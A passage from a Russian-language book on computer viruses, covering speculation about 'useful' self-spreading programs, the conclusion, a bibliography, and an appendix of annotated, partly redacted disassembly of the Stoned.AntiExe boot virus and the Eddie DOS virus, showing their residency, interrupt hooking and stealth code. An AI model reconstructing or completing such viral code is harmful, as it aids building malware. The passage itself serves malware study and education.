Следует отметить, что, несмотря на довольно длительный срок существования саморазмножающихся программ в «дикой природе», проведены далеко не все «эксперименты» по моделированию «компьютерной жизни». Если на самопроизвольное зарождение вирусов путем спонтанной мутации отдельных битов в «нормальных» программах никто серьезно не надеялся, то уж различные «жизнеподобные» аспекты размножения смоделировать стоило. Что я имею в виду?

Итак, создание копии для программы и перемещение ее на другой компьютер («вручную» или по сети) вирусописателями успешно освоено, а вирусологами хорошо изучено. К сожалению, на этой модели можно лишь изучать деление инфузорий и распространение гриппа.

Далее, моделирование полового размножения, характерного для высших животных, фактически не состоялось. Идея такого эксперимента была продемонстрирована, но на практике не реализована. По крайней мере, «медленный» DOS-вирус **RNMS** даже крохотной эпидемии не вызвал, а в эпоху сетевых червей, когда, собственно говоря, интереснейшая статистика и могла быть сформирована и получена, об этой идее никто не вспомнил.

Та же история произошла и с «медленным полиморфиком» **Pkunk.1586**. Напомним: вирус таскает с собой «дремлющий генетический материал» (зашифрованные варианты кода) и мутирует лишь изредка, когда внешние условия совпадают с ключом расшифрования. Впрочем, эпидемии вируса, заражающего файлы в текущем каталоге, ждать не приходится. А между тем интересно было бы посмотреть на статистику различных мутаций в масштабах нескольких сотен и тысяч экземпляров.

Еще интересней выглядела бы статистика, собранная по результатам эпидемии гипотетического червя, реализующего идею скрещивания, то есть объединения генетического материала двух особей с

целью получения новой разновидности. Представим себе, что каждая операция, реализуемая вирусом (например, поиск целей для заражения, открытие файла, установка связи с узлом сети и т. п.), может быть реализована несколькими разными способами, организованными в виде программных «кубиков LEGO». Когда два экземпляра вируса встречаются на одном компьютере, то они случайным образом обмениваются «кубиками» и дальше путешествуют уже в модифицированном виде. Нечто подобное используется в современных «ботнетах», когда два «зомбированных» компьютера случайно обмениваются адресами «соседей». Но цель-то – затруднить обнаружение управляющих центров, откуда зараженным узлам по сети передаются инструкции. А вы наивно подумали, что вирусописатели занялись-таки моделированием компьютерной жизни?




Рис. 7.63 ❖ Модели компьютерных вирусов, использующих наследование свойств: а) двуполый вирус RMNS; б) медленный полиморфик Pkunk; в) генетический мутант

Кстати, а нельзя ли обойтись для подобных экспериментов некоторым количеством специально выделенных машин? Например, несколько лет назад во Владимирском госуниверситете образовали специальную «модельную среду» для изучения распространения червей, установив на каждом из десятка компьютеров по четыре виртуальные машины. Мало? Имея желание и соответствующие финансовые возможности, можно взять сто компьютеров или тысячу. Но кое-что плохо поддается моделированию – это факторы, влияющие на распространение и размножение: различия в аппаратуре, в версиях операционных систем, в установленном программном обеспечении,

в конфигурациях файловых систем, в неоднородных сетевых протоколах и т. п. Если жизнь на Земле возникла все-таки в результате «химической эволюции», то Природа экспериментировала в многочисленных лужицах с разным химическим составом, а не в миллионе копий одной и той же лужицы.

Хотелось бы, чтобы меня поняли правильно. Я не призываю к написанию вирусов и дальнейшей эскалации проблемы вредоносных программ. В конце концов, все самое плохое уже произошло. Вирусы давным-давно живут и размножаются в «дикой природе». Злоумышленники десятки лет используют их в своих грязных целях на всю катушку, но почему-то мало кому приходит в голову применить их на пользу человечеству. Скорее всего, виноват ложный имидж «вредоносности» и «бесполезности», приписанный компьютерным вирусам. А между тем вирусный принцип распространения программ и данных чрезвычайно эффективен и мог бы принести немало пользы.

Если же кого-то смущают свойства «несанкционированности», «неконтролируемости» и «вредоносности» компьютерных вирусов, то ведь от них легко избавиться! Представьте себе некое «огороженное место», виртуальную машину, создаваемую и поддерживаемую операционной системой на каждом компьютере специально для выполнения самораспространяющихся программ. Она заведомо использует заранее оговоренную часть вычислительных ресурсов (памяти, дискового пространства, процессорного времени и прочего) и никак взаимодействует с ресурсами, выделенными для «нормальных» программ. Именно подобного принципа в свое время не хватало червю **«Xerox worm»**. В эту машину попадают и в ней выполняются только вирусы и черви, содержащие электронно-цифровые подписи от Microsoft, IBM, Лаборатории Касперского и прочих. Все же «нелегальные» вирусы автоматически блокируются на входе или уничтожаются внутри.

Если нужно быстро передать какое-то важное для всей сети сообщение или патч для программного обеспечения, то вместе с ними на ваш компьютер попадет маленькая «вирусная» программка, которая будет заниматься дальнейшей рассылкой. Благодаря такому подходу «посылка» распространится по всему Интернету воистину со скоростью «червя Уорхола», то есть за четверть часа. Соответственно, ботнеты, спам и эпидемии «диких» вирусов будут подавляться и уничтожаться с такой же скоростью [70].

Полезна будет подобная возможность и в том случае, если вы хотите поучаствовать в каком-нибудь проекте, требующем распределенных

вычислений. Например, так можно промоделировать упомянутые выше «половое размножение» и «скрещивание», поискать внеземной разум (проект SETI@HOME) или числа Мерсенна (проект GIMS). В настоящее время все это тоже возможно, но только после долгих согласований, установки на вашем компьютере специальной программы-клиента (например, используемого в рамках технологии BOINC) и т. п. В случае же, если на вашем компьютере установлен «хлев для вирусов», то вам не нужно будет ни о чем беспокоиться: «вычислительные вирусы» будут занимать и покидать его самостоятельно, например по определенному расписанию.

Хищники, грибки-паразиты и компьютерные вирусы долго отравляли нам жизнь. Но потом мы приучили дикого волка и воспитали из него своего лучшего друга – собаку. Плесневые грибки не только портят наши продукты, но и в виде пенициллина и иных антибиотиков ведут борьбу за наше здоровье.

Не настала ли пора приручить и применять во благо себе компьютерные вирусы?

ЗАКЛЮЧЕНИЕ

...Охотник с усмешкой рассматривал фотографию, где возбужденный новичок горделиво попирал мертвое чудовище.

А. и Б. Стругацкие.
«Возвращение» («Полдень. XXII век»)

Книга, последнюю страницу которой вы только что перевернули, была задумана очень давно – в ту эпоху, когда в нашей стране Интернета еще не было, среда Windows считалась «графической оболочкой» для операционной системы MS-DOS, офисные пакеты, игры и утилиты переносились при помощи дискет, а вместе с ними на компьютеры проникали маленькие саморазмножающиеся программки – вирусы. Шли годы, сменялись поколения вирусов, совершенствовались технологии и приемы их анализа, усложнялись и дорожали антивирусные программы. Усилиями малограмотных журналистов, неквалифицированных пользователей и назойливо-лживых рекламщиков вокруг проблемы сформировался флер таинственности и непостижимости. Вышла дюжина книг: одни пытались научить любого желающего писать примитивные, давно устаревшие вирусы; другие убеждали покупать свежие версии антивирусных программ и не задавать лишних вопросов.

Книга, которая лежит перед вами, адресована желающим разобраться в сути проблемы с позиций непредвзятости и объективности. Она впитала полуторадесятилетний опыт исследования компьютерных вирусов и наблюдений за развитием вирусных и антивирусных технологий.

Разумеется, книга не лишена недостатков. Почти наверняка она содержит массу неточностей и ошибок. Вероятно, в ней не упоминается что-нибудь важное, о существовании чего автор даже и не подозревает. Возможно, при описании алгоритмов и математических моделей использованы слишком грубые упрощения. Не исключено, что к моменту выхода из печати даже самые «свежие» примеры устареют. Тем не менее если пытливый читатель, найдя удивившую его строчку, подчеркнет ее карандашиком, а потом полезет в учебник или справочник и досконально изучит проблему, то автор будет только рад.

Наверное, будут рады не только сам автор, но и те, кто помогал ему разбираться в сложных вопросах, снабжал информацией, под-

держивал и вдохновлял. Вот они: А. Гостев, И. Дикшев, А. Каримов, В. Кокарев, В. Колесников, А. Отенко, В. Руссу, а также J.-P. Godet, В. Коледа, Д. Кульшицкий, О. Сыч, В. Щербак и Р. Халиуллин. Некоторые сложные темы не могли быть освещены без мимолетного, но плодотворного участия А. Дорфмана и А. Бажанюка. Нельзя не отметить любознательную Е. Орлову, которая, сама того не ведая, также повлияла на содержимое некоторых разделов (прежде всего посвященных Win32-вирусам). Далеко не все, но значительная часть использованных в книге материалов – вирусов, статей, алгоритмов – взята на уникальном интернет-ресурсе vx.netlux.org, поддерживаемом удивительным человеком по прозвищу herm1t. Следует отдельно упомянуть, что основными сценами для драматических и комических событий, повлиявших на формирование авторских интересов в области защиты информации, послужили в 1990-х годах новостная конференция relcom.comp.virus и компьютерные классы кафедры информационных систем и технологий Самарского аэрокосмического университета.

Ну а посвятить эту книгу надо родным и близким – и живым, и покинувшим наш мир. Без дополнительных комментариев.

С глубочайшим почтением и искреннейшей преданностию есмь, милостивые государи, ваш покорный слуга – Климентьев К. Е. aka Drmad/NF.

Литература

1. Андреев Е. Б., Куцевич Н. А., Синенко О. В. SCADA-системы: взгляд изнутри. – М.: РТСофт, 2004. – 176 с.
2. Арнольд В. И. Обыкновенные дифференциальные уравнения. – Ижевск: Удм. ГУ, 2000. – 368 с.
3. Безруков Н. Н. Компьютерная вирусология: справ. руководство. – Киев: УРЕ, 1991. – 416 с.
4. Гайдышев И. Анализ и обработка данных: спец. справочник. – СПб.: Питер, 2001. – 752 с.
5. ГОСТ Р 51188–98. Защита информации. Испытания программных средств на наличие компьютерных вирусов. Типовое руководство.
6. Данкан Р. Профессиональная работа в MS-DOS. – М.: Мир, 1993. – 509 с.
7. Дорфман А. Системный анализ дестабилизирующих программных воздействий на вычислительно-управляющие комплексы промышленных предприятий и методы их распознавания: Автореф. ... канд. тех. наук. – Самара, 2007. – 16 с.
8. Збицкий П. В. Функциональная сигнатура компьютерных вирусов // Доклады Томского государственного университета систем управления и радиоэлектроники. – 2009. – № 1 (19). – Ч. 2. – С. 75–76.
9. Зегжда Д. Векторно-операторная модель компьютерных вирусов // Компьютер Пресс. – 1993. – № 10. – С. 47–48.
10. Зубков С. В. Assembler для DOS, Windows, UNIX. – М.: ДМК, 1999. – 640 с.
11. Касперски К. Записки исследователя компьютерных вирусов. – СПб.: Питер, 2005. – 316 с.
12. Касперски К. Компьютерные вирусы изнутри и снаружи. – СПб.: Питер, 2006. – 526 с.
13. Касперский Е. Компьютерные вирусы в MS-DOS. – М.: Эдель, 1992. – 175 с.
14. Касперский Е. Компьютерное Зловредство. – СПб.: Питер, 2007. – 208 с.
15. Керниган Б., Ритчи Д. Язык программирования С. – М.: Вильямс, 2007. – 304 с.

16. Климентьев К. Е. Технические аспекты проблемы компьютерных вирусов в сфере промышленной автоматизации // Самара: Вестник СГТУ. – Серия: Технические науки. – Вып. 2005 г. – С. 176–179.
17. Кнут Д. Искусство программирования для ЭВМ. – Т. 2: Получисленные алгоритмы. – М.: Мир, 1977. – 724 с.
18. Кнут Д. Искусство программирования для ЭВМ. – Т. 3: Сортировка и поиск. – М.: Мир, 1978. – 844 с.
19. Косивцов Ю. Двухкомпонентная антивирусная система // Монитор. – 1993. – № 3. – С. 48–52.
20. Косивцов Ю. Конструирование антивирусного «сторожа» // Монитор. – 1994. – № 2. – С. 70–79.
21. Красиков И. В., Красикова И. Е. Алгоритмы. Просто как дважды два. – М.: Эксмо, 2007. – 256 с.
22. Культин Н. Б. Макрокоманды MS Word. – СПб.: BHV, 1998. – 304 с.
23. Мамаев М., Петренко С. Технологии защиты информации в Интернете: спец. справочник. – СПб.: Питер, 2001. – 848 с.
24. Монахов Ю. М., Мигачева И. А. Экспериментальное исследование распространения вредоносной программы по компьютерной сети. В сб.: Комплексная защита объектов информатизации / Комитет по информатизации, связи и телекоммуникациям Администрации Владимирской области, 2008.
25. Фон Нейман Дж. Теория самовоспроизводящихся автоматов. – М.: Мир, 1971. – 281 с.
26. Питрек М. Секреты системного программирования в Windows 95. – Киев: Диалектика, 1996.
27. Рихтер Дж. Windows для профессионалов. – СПб.: Питер, 2000. – 752 стр.
28. Роджерс Х. Теория рекурсивных функций и эффективная вычислимость. – М.: Мир, 1972. – 624 с.
29. Сван Т. Форматы файлов Windows. – М.: БИНОМ, 1994. – 288 с.
30. Фролов А., Фролов Г. Защищенный режим процессоров Intel 80286/80386/80486. – М.: Диалог-МИФИ, 1993. – 234 с.
31. Чижов А. А. Системные программные средства ПЭВМ: справочник. – М.: Финансы и статистика, 1990. – 415 с.
32. Хижняк П. Л. Пишем вирус и антивирус. – М: ИНТО, 1991. – 90 с.
33. Adleman L. An Abstract Theory of Computer Viruses // CRYPTO '88. – P. 354–374.

34. Bontchev, V. Are «good» computer viruses still a bad idea? // Proc. EICAR'94 Conf., 1995. – P. 25–47.
35. Bruschi D., Martignoni L., Monga M. Code normalization for self-mutating malware // IEEE Security and Privacy, 2007, vol. 5, no. 2. – P. 46–54.
36. Burger R. Computer virus: a high tech disease – Abasus, 1988. – 276 pp.
37. Cohen F. Computer viruses: theory and experiments // Computers and Security, Vol. 6, 1987. – P. 22–35.
38. Cohen F. Computational aspects of computer viruses // Computers and Security, Vol. 8, 1089. – P. 325–344.
39. Duff T. Viral attacks on UNIX system security // Proc. USENIX Association Winter Conf, 1989.
40. Griffin K., Schneider S., Hu X., Chiueh T.-C. Automatic generation of string signatures for malware detection // Symantec Research Labs, 2009.
41. Bonfante G., Kaczmarek M., Marion J.-Y. Abstract detection of computer viruses // Munich, APPSEM II, 2005.
42. Bonfante G., Kaczmarek M., Marion J.-Y. A Classification of viruses through recursion theorems // CiE, 2007 – P. 73–82.
43. Kephart J. O., Arnold W. C. Automatic extraction of computer virus signatures // Virus Bulletin Conference, 1994. – P. 178–184.
44. Kephart J. O. How topology affects population dynamics // Artificial Life III. Redwood City, Addison-Wesley, 1994.
45. Kephart J. O., Tesauro G., Sorkin G. B. Neural networks for computer virus recognition // IEEE Expert, vol. 11, no. 4, 1996. – P. 5–6.
46. Kurtzhals S. Aktuelle entwicklungen im bereich der makroviren // Virus.Ger Party, 1999.
47. Leitold F. Mathematical model of computer viruses // Proc. of the 6-th Int. Virus Bulletin Conf., Brighton UK, 1996. – P. 133–148.
48. Leveille J. Epidemic spreading in technological networks // M. Sc. Thesis, HP Labs Bristol, 2002. – 100 pp.
49. Ludwig M. A. The giant black book of computer viruses. – American Eagle Publications, 1991.
50. McIlroy M. D. Virology 101 // Computing Systems 2, 1989. – P. 173–181.
51. [MS-OVBA]: Office VBA File Format Structure Specification // MSDN Library, 2012.
52. [MS-DOC]: Word (.doc) Binary File Format // MSDN Library, 2012.

53. Nekovee M. Worm epidemics in wireless ad hoc networks // New journal of physics, 2009, vol. 9.
54. Pastor-Satorras R., Vespignani A. Epidemic spreading in scale-free network // Phys. Rev. Lett. 86. – 2001.
55. Perriot F., Ferrie P. Principles and practise of X-raying // Virus hulletin, Sept. 2004. – P. 51–56.
56. Pryadkin Y., Heidemann J. S., Papadopoulos C. et al. Census and survey of the visible internet // Internet Measurement Comference, 2008. – P. 169–182.
57. Schechter S. E., Jung J., Berger A. W. Fast detection of scanning worm infections // RAID, 2004. – P. 59–81.
58. Sehgal V. K. Stochastic modeling of worm propagation in trusted networks // Security and Management Conference, Las Vegas, USA, 2006. – P. 482–488.
59. Shabtai A., Moskovitch R.,Feher C., Dolev S., Elovici Y. Detecting unknown malicious code by applying classification techniques on opcode patterns // Security informatics, 2012. – 22 pp.
60. Shoch J., Hupp J. The «Worm» Programs – early experience with a distributed computation // CACM, Vol. 25, Num. 3, 1982, – P. 172–180.
61. Sikorski M., Honig A. Practical Malware Analysis. – No Starch Press, 2012. – 766 pp.
62. Szor P. The art of computer virus research and defense. – Addison Wesley, 2005. – 744 pp.
63. Szor P. Attacks on Win32 // Virus Bulletin, 1998. – P. 57–84.
64. Szor P. Attacks on Win32 – Part II // Virus Bulletin, 2000. – P. 47–68.
65. Szor P., Ferrie P. Hunting for metamorphic // Virus Bulletin, 2001. – P. 123–144.
66. Szor P., McCorkendale B. Code Red buffer overflow // Virus Bulletin, 2001 – P. 4–5.
67. Tanachaiwiwat S., Helmy A. Analysis of worm interaction. – VDM Verlag Book, 2009.
68. Tamimi Z., Khan J. Model-based analysis of two fighting worms // IEEE/IIU Proc. of ICCCE, vol. 1, 2006. – P. 157–163.
69. US Patent 6.357.008. Dynamic heuristic method for detecting computer viruses using decryption exploration and evaluation phases. Symantec corp: Sep. 1997. – Mar. 2002.
70. Vojnovic M., Gupta V., Karagiannis T., Gkantsidis C. Sampling strategies for epidemic-style information dissemination // IEEE INFOCOM Proc., 2008. – P. 2351–2359.

71. Weaver N. C. Warhol Worms: The potential for very fast internet plagues.
72. Weaver N. C. A Warhol Worm: An Internet plague in 15 minutes!
73. Williamson M., Leveille J. An epidemiological model of virus spread and cleanup // HP Labs Bristol, 2003. – 10 pp.
74. Wong W. Analysis and detection of metamorphic computer viruses. Master's project // San Jose State University, 2006.
75. Yang-seo Choi, Ik-kyun Kim, Jin-tae Oh, Jae-cheol Ryou. PE file header analysis-based packed PE file detection technique // ISCSA 2008. – P. 28–31.
76. Zou C. C., Gong W., Towsley D. Code Red worm propagation modeling and analysis // 9th ACM Symposium on Computer and Communication Security, Washington DC, 2002. – P. 138–147.
77. Zuo Z., Zhou M. Some further theoretical results about computer viruses // The Computer Journal 47(6). – P. 627–632.

ПРИЛОЖЕНИЕ

Листинги вирусов и антивирусных процедур

1. Листинги компьютерных вирусов

Листинги компьютерных вирусов получены при помощи бесплатных и условно-бесплатных версий утилит HIEW (автор Е. Рошаль), IDA (автор И. Гильфанов) и Sourcer. Во всех листингах удалены фрагменты, отвечающие за заражение программ и выполнение вредоносных действий, а также не относящиеся к рассматриваемой теме.

1.1. Листинг загрузочного вируса Stoned.AntiExe

```
0000  14E94D      Start           jmp     Begin
                  ; Область справочных данных вируса
0003  01                  db      ?
0004  000D        Save_CX   dw      ?
0006  00          Save_DH   db      ?
0007  20          Save_AX   dw      ?
                  ; Блок параметров дискеты
                  db      30 dup (?)
                  ; Сигнатура "нелюбимой" программы
001E  4D          EXESign   db      8 dup (?)
; ---------------------------------------------------------------------
                  ; Это вирусный обработчик дискового прерывания.
                  ; Он получает управление при любой попытке
                  ; обратиться к дискете или винчестеру.
                  New13:
                                    ...
002C  2E:A3 0007          mov     word ptr cs:Save_AX,ax
                  ; Сразу же переадресовать текущую операцию
                  ; оригинальному обработчику.
0030  CD D3               int     0D3h
0032  72 4A               jc      Error
0034  9C                  pushf
                  ; Проверить код операции, при помощи которой
```

```
                        ; осуществлялся доступ к диску. Дело в том,
                        ; что вирус обрабатывает только результат
                        ; чтения дисковых секторов (ah=2).
0035  2E:80 3E 0008 02          cmp     cs:Save_AX+1,2      ; Это
003B  75 40                     jne     OK                  ; сигнатура!
                        ; Было выполнено чтение какого-то сектора
                        ; с дискеты или винчестера в буфер памяти
                        ; с адресом ES:BX.
                                ...
                        ; Далее выполняются сравнение содержимого
                        ; прочитанного буфера с уникальной сигнатурой
                        ; некой EXE-программы и порча этого содержимого,
                        ; если сравнение успешно. За это действие
                        ; вирус и получил свое имя AntiEXE. (Фрагмент
                        ; пропущен)
                                ...
0070  83 F9 01                  cmp     cx,1
0073  75 08                     jne     OK
0075  80 FE 00                  cmp     dh,0
0078  75 03                     jne     OK
007A  E8 0004                   call    Stealth
007D                    OK:
007D  9D                        popf
007E                    Error:
007E  CA 0002                   retf    2
                        ; Эта процедура непосредственно выполняет
                        ; обработку операции чтения секторов. Ее
                        ; назначение: 1) если прочитан какой-нибудь
                        ; сектор дискеты, то заразить ее; 2) если
                        ; прочитан загрузочный сектор винчестера,
                        ; то заменить информацию в прочитанном буфере
                        ; памяти ложной.
                        Stealth:
0081  50                        push    ax
0082  53                        push    bx
0083  51                        push    cx
0084  52                        push    dx
0085  1E                        push    ds
0086  06                        push    es
0087  56                        push    si
0088  57                        push    di
0089  06                        push    es
008A  1F                        pop     ds
                        ; Сравнить прочитанное содержимое буфера
                        ; с кодом самого вируса.
008B  2E:A1 0000                mov     ax,cs:Start
008F  3B 07                     cmp     ax,[bx]
0091  75 18                     jne     NotMe
0093  2E:A1 0002                mov     ax,cs:Start+2
0097  3B 47 02                  cmp     ax,[bx+2]
009A  75 0F                     jne     NotMe
```

```
                        ; Если сравнение прошло успешно, то загрузить в
                        ; регистры координаты спрятанного оригинального
                        ; загрузчика и повторно выполнить операцию чтения
009C  8B 8F 0004                mov     cx,[bx+4]
00A0  8A B7 0006                mov     dh,[bx+6]
00A4  B8 0201                   mov     ax,201h
00A7  CD D3                     int     0D3h
                        ; В результате содержимое буфера заменено
                        ; тем, что "должно быть", а не тем, что
                        ; "есть на самом деле".
00A9  EB 63                     jmp     short Return
                                NotMe:
                        ; Далее следует фрагмент заражения дискеты
                        ; (основная часть его пропущена).
                                        ...
                        ; Сохранить оригинальный загрузчик дискеты
                        ; на ней же.
0102  B8 0301                   mov     ax,301h
0105  33 DB                     xor     bx,bx
0107  B9 0001                   mov     cx,1
010A  2A F6                     sub     dh,dh
010C  CD D3                     int     0D3h
                        ; Выйти из процедуры, восстановив все регистры
010E                    Return:
010E  5F                        pop     di
010F  5E                        pop     si
0110  07                        pop     es
0111  1F                        pop     ds
0112  5A                        pop     dx
0113  59                        pop     cx
0114  5B                        pop     bx
0115  58                        pop     ax
0116  C3                       retn
                        ; С этой точки вирус фактически
                        ; начинает свое выполнение.
                        Begin:
0117  33 FF                    xor     di,di
0119  8E DF                     mov     ds,di
011B  C4 16 004C                les     dx,[4Ch]
                        ; Сохранить прежнее значение
                        ; вектора прерывания 13h в векторе D3h.
011F  89 16 034C                mov     Ofs_13,dx
0123  8C 06 034E                mov     Seg_13,es
                        ; Изменить положение стека
0127  FA                        cli
0128  8E D7                     mov     ss,di
012A  BE 7C00                   mov     si,7C00h
012D  8B E6                     mov     sp,si
012F  FB                        sti
0130  1E                        push    ds
0131  56                        push    si
```

```
0132  56                    push    si
                    ; Скрыть от системной памяти
                    ; фрагмент размером в 1 Кб
0133  A1 0413               mov     ax,[413h]
0136  48                    dec     ax
0137  A3 0413               mov     [413h],ax
                    ; Рассчитать сегментный адрес
                    ; скрытого фрагмента памяти
013A  B1 06                 mov     cl,6
013C  D3 E0                 shl     ax,cl
013E  8E C0                 mov     es,ax
                    ; Установить собственный, вирусный
                    ; обработчик дискового прерывания
0140  A3 004E               mov     [4Eh],ax
0143  C7 06 004C 0027       mov     [4Ch],offset New13
0149  50                    push    ax
                    ; Скопировать свой код из 0:7C00
                    ; в скрытый фрагмент памяти
014A  B8 0155               mov     ax,offset Copy2
014D  50                    push    ax
014E  B9 0100               mov     cx,100h
0151  FC                    cld
0152  F3/A5                 rep     movsw
                    ; Выполнить длинный переход в
                    ; скрытую копию вируса, на метку Copy2
0154  CB                    retf
                    ; Эта часть вируса выполняется, будучи
                    ; расположена в скрытом фрагменте памяти
                    Copy2:
0155  33 C0                 xor     ax,ax
0157  8E C0                 mov     es,ax
0159  CD D3                 int     0D3h
015B  0E                    push    cs
015C  1F                    pop     ds
015D  B8 0201               mov     ax,201h
0160  5B                    pop     bx
                    ; Извлечь сохраненный во время прошлого
                    ; заражения признак источника загрузки:
                    ; с винчестера или с дискеты.
0161  8B 0E 0004            mov     cx, Save_CX
0165  83 F9 0D              cmp     cx,0Dh
0168  75 06                 jne     From_FDD
                            From_HDD:
016A  BA 0080               mov     dx,80h
016D  CD D3                 int     0D3h
016F                 Go_Out:
016F  CB                    retf
                    ; Этот фрагмент выполняется, если вирус получил
                    ; управление после загрузки с дискеты. Теперь
                    ; вирус сразу же попытается заразить винчестер.
0170                        From_FDD:
```

```
0170  2B D2                sub     dx,dx
0172  8A 36 0006           mov     dh,Save_DH
0176  CD D3                int     0D3h
0178  72 F5                jc      Go_Out
                  ; Прочитать из сектора 0/0/1 винчестера
                  ; оригинальный загрузчик.
017A  0E                   push    cs
017B  07                   pop     es
017C  B8 0201              mov     ax,201h
017F  BB 0200              mov     bx,200h
0182  B9 0001              mov     cx,1
0185  BA 0080              mov     dx,80h
0188  CD D3                int     0D3h
018A  72 E3                jc      Go_Out
                  ; Сравнить первые байты прочитанного загрузчика
                  ; с первыми байтами вируса: не заражен ли
                  ; винчестер уже?
018C  33 F6                xor     si,si
018E  AD                   lodsw
018F  3B 07                cmp     ax,[bx]
0191  75 06                jne     Not_EQ
0193  AD                   lodsw
0194  3B 47 02             cmp     ax,[bx+2]
0197  74 D6                je      Go_Out
                  ; Сохранить оригинальный загрузчик в секторе
                  ; с координатами 0/0/0Dh.
                  Not_EQ:
0199  B9 000D              mov     cx,0Dh
019C  89 0E 0004           mov     Save_CX,cx
01A0  B8 0301              mov     ax,301h
01A3  50                   push    ax
01A4  CD D3                int     0D3h
                  ; Записать вирусный код в загрузочный сектор
                  ; винчестера (этот фрагмент пропущен).
                           ...
01BD  CB                   retf
;-------------------------------------------------------------------------
--
                  ; Partition Table винчестера
01BE  ??                   db      64 dup (?)
                  ; Признак загрузочного сектора
01FF  AA 55                SignOK  dw      55Aah
```

1.2. Листинг вируса Eddie, заражающего программы MS-DOS

```
0100              start:
0100  E9 0288              jmp     real_start
                           ....
```

```
; Здесь располагался код зараженной дрозофилы
                                        ....

038B                real_start:
; Классическое вычисление смещения тела вируса в памяти
038B  E8 0000               call    sub_1
038E      sub_1             proc    near
038E  5B                    pop     bx
038F  83 EB 03              sub     bx,3
; Адресация на таблицу векторов прерываний
0392  50                    push    ax
0393  2B C0                 sub     ax,ax
0395  8E C0                 mov     es,ax
; Сохранение внутри вируса старых значений вектора 21h
0397  26: A1 0084  mov      ax,es:[84h]
039B  2E: 89 87 027C        mov     cs:data_6[bx],ax
03A0  26: A1 0086  mov      ax,es:[86h]
03A4  2E: 89 87 027E        mov     word ptr cs:data_6+2[bx],ax
; Произнесение "пароля"
03A9  B8 A55A               mov     ax,0A55Ah
03AC  CD 21                 int     21h
; Проверка "отзыва"
03AE  3D 5AA5               cmp     ax,5AA5h
03B1  74 43                 je      loc_1
; "Отзыва" не было, следовательно, вирусу требуется
; резидентная установка в память (пропущена)
                                        ...
; Копирование тела вируса в выделенный фрагмент памяти
03DE  B9 0140               mov     cx, VirLen/2 ; 140h
03E1  FC                    cld
03E2  2E: F3/ A5            rep     movsw
03E5  8C C0                 mov     ax,es
03E7  8E C1                 mov     es,cx
; Замена вектора 21h ссылкой на резидентный вирусный обработчик
03E9  FA                    cli
03EA  26: C7 06 0084 00A7   mov     word ptr es:[84h], New21 ; 0A7h
03F1  26: A3 0086           mov     es:[86h],ax
03F5  FB                    sti
; Фрагмент возвращения управления программе-носителю
03F6                loc_1:
03F6  1E                    push    ds
03F7  07                    pop     es
; Проверка типа программы-носителя: EXE или COM?
03F8  2E: 8B 87 0288        mov     ax,cs:data_12[bx]
03FD  3D 5A4D               cmp     ax,5A4Dh
0400  74 14                 je      loc_2
0402  3D 4D5A               cmp     ax,4D5Ah
0405  74 0F                 je      loc_2
; Передача управления на COM-программу
0407 BBF 0100               mov     di,100h
```

```
040A  89 05                   mov     [di],ax
040C  8A 87 028A              mov     al,byte ptr data_14[bx]
0410  88 45 02                mov     [di+2],al
0413  58                      pop     ax
0414  57                      push    di
0415  C3                      retn
; Передача управления на EXE-программу
0416                loc_2:
0416  58                      pop     ax
0417  8C DA                   mov     dx,ds
0419  83 C2 10                add     dx,10h
041C  2E: 01 97 0282          add     word ptr cs:data_8+2[bx],dx
0421  2E: 03 97 0286          add     dx,cs:data_11[bx]
0426  8E D2                   mov     ss,dx
0428  2E: 8B A7 0284          mov     sp,cs:data_10[bx]
042D  2E: FF AF 0280          jmp     dword ptr cs:data_8[bx]
;-------------------------------------------------------------------------
; Вирусный обработчик прерывания 21h (первые его байты - сигнатура!)
0432  FB                      sti
0433  3D 4B00                 cmp     ax,4B00h  ; Это запуск программы?
0436  74 51                   je      loc_8
0438  80 FC 11                cmp     ah,11h    ; Это поиск первого файла?
043B  74 0D                   je      loc_3
043D  80 FC 12                cmp     ah,12h    ; Это поиск следующего файла?
0440  74 08                   je      loc_3
0442  3D A55A                 cmp     ax,0A55Ah ; Это запрос "пароля"?
0445  74 3F                   je      loc_7
0447  E9 019A                 jmp     loc_26
; -------------------------------------------------------------------------
; Элемент stealth-технологии, самостоятельная обработка сервисов
11h/12h
044A                loc_3:
044A  9C                      pushf
044B  2E: FF 1E 027C          call    dword ptr cs:data_6
0450  84 C0                   test    al,al
0452  75 31                   jnz     loc_ret_6
0454  50                      push    ax
0455  53                      push    bx
0456  06                      push    es
0457  8B DA                   mov     bx,dx
0459  8A 07                   mov     al,[bx]
045B  50                      push    ax
; Каково время создания найденного файла?
045C  B4 2F                   mov     ah,2Fh
045E  CD 21                   int     21h
0460  58                      pop     ax
0461  FE C0                   inc     al
0463  75 03                   jnz     loc_4
0465  83 C3 07                add     bx,7
0468                loc_4:
```

```
; Единственная проверка: содержит ли время создания 61 секунду?
0468  26: 8B 47 17 mov       ax,es:[bx+17h]
046C  24 1F                  and       al,1Fh
046E  3C 1F                  cmp       al,1Fh
0470  75 10                  jne       loc_5
; Модификация информации о длине зараженного файла
0472  26: 80 67 17 E0        and       byte ptr es:[bx+17h],0E0h
0477  26: 81 6F 1D 028B      sub       word ptr es:[bx+1Dh],28Bh
047D  26: 83 5F 1F 00        sbb       word ptr es:[bx+1Fh],0
0482                 loc_5:
0482  07                     pop       es
0483  5B                     pop       bx
0484  58                     pop       ax
0485                 loc_ret_6:
0485  CF                     iret
; Возврат правильного "отзыва" в ответ на "пароль"
0486                 loc_7:
0486  F7 D0                  not       ax
0488  CF                     iret
                                ...
;-------------------------------------------------------------------------------
; Здесь фрагмент инфицирования запускаемых программ (пропущен)
                     loc_8:
                                     ...
; Передача управления оригинальному обработчику по сохраненному адресу
05E4                 loc_26:
05E4  2E: FF 2E 027C         jmp       dword ptr cs:data_6
                                     ....
;-------------------------------------------------------------------------------
; Обработчик системных ошибок
                     int_24_entry:
05E9  B0 03                  mov     al,3
05EB  CF                     iret
     ...
